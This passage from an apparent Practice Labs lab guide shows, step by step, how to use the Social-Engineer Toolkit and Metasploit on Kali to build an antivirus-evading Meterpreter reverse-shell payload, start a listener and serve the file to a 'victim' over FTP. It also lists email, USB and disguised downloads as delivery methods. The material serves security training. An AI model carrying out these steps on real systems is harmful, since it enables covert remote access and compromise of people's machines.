
Figure 2.8 Screenshot of PLABKALI01: Entering the IP address of the Kali Linux for the payload listener.

Step 9

Next, you will be prompted to enter the port number. Type the following port number in the **Enter the PORT for the reverse listener** option:

```
443
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Sun 23:59
Firefox ESR
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.0.4
set:payloads> Enter the PORT for the reverse listener:443
```

Figure 2.9 Screenshot of PLABKALI01: Entering the port number for the reverse listener.


Step 10

Notice that the backdooring a legit executable process starts. An executable is now being packaged in a manner that the antivirus cannot detect it. After the executable is created, it is stored in the **/root/.set**. The default name for the file is **payload.exe**, which you will change after transporting it to the victim's system.

You are now prompted to start the payload and listener. Type the following:

```
yes
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:00
root@PLABKALI01: ~
File Edit View Search Terminal Help


```
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.0.4
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

Figure 2.10 Screenshot of PLABKALI01: Entering YES to start the payload and listener.

Step 11

The Metasploit framework now starts. You are now ready to move to the next level, which is sharing the payload with the victim and then capturing the information when the victim executes the payload.

You are now at the **msf exploit (handler)** prompt.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVr
Applications ▾
Places ▾
Terminal ▾
Mon 00:00 ●
1
metasploit framework
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
       =[ metasploit v5.0.43-dev                          ]
+ -- --=[ 1917 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) >
```

Figure 2.11 Screenshot of PLABKALI01: Showing the successful start of the payload handler.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 2 - Copy the File to the User's System

After you have created the payload, you need to share it with the victim. In the real environment, you will have different methods of transporting this payload to the victim's system. For example, some of the common transport methods are:


- **E-mail:** attach the payload to an E-mail and send it to the victim.
- **USB:** add the payload to a USB, and when the victim plugs-in the USB to the system, it can be triggered.
- **Download:** keep the infected file in a download repository, where the victim downloads the payload.
- **FTP:** share it through FTP - making it look like a legitimate file.

Since this is a lab environment, you can simulate the download of the file from the FTP server. In real-world scenarios, the users are likely to download files that they assume are legitimate applications. The attackers, usually insert the payload in these files that the users download.

In this task, you will setup an FTP server and share the file with the victim.

Step 1

Ensure that you have logged into the **Kali Linux** system and also ensure that the **Metasploit** window is opened. Notice that the payload handler is in running state.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:00
root@PLABKALI01: ~
File Edit View Search Terminal Help
metasploit framework

```
       =[ metasploit v5.0.43-dev                          ]
+ -- --=[ 1917 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) >
```

Figure 2.12 Screenshot of PLABKALI01: Showing the successful start of the payload handler.


Step 2

Next, you need to setup an FTP server. There are multiple options. Either you can setup an independent FTP server or use an auxiliary FTP server of the Metasploit.

To setup the FTP server, type the following command:

```
use auxiliary/server/ftp
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:01 ●
1
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
       =[ metasploit v5.0.43-dev                          ]
+ -- --=[ 1917 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.4
LHOST => 192.168.0.4
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:443
msf5 exploit(multi/handler) > use auxiliary/server/ftp
```


Figure 2.13 Screenshot of PLABKALI01: Starting the auxiliary FTP server of the Metasploit.

Step 3

Notice that the command prompt is now changed to **msf5 auxiliary(server/ftp)**. You need to set the FTP root directory now. To do this, type the following command:

```
set FTPROOT /root/.set/
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
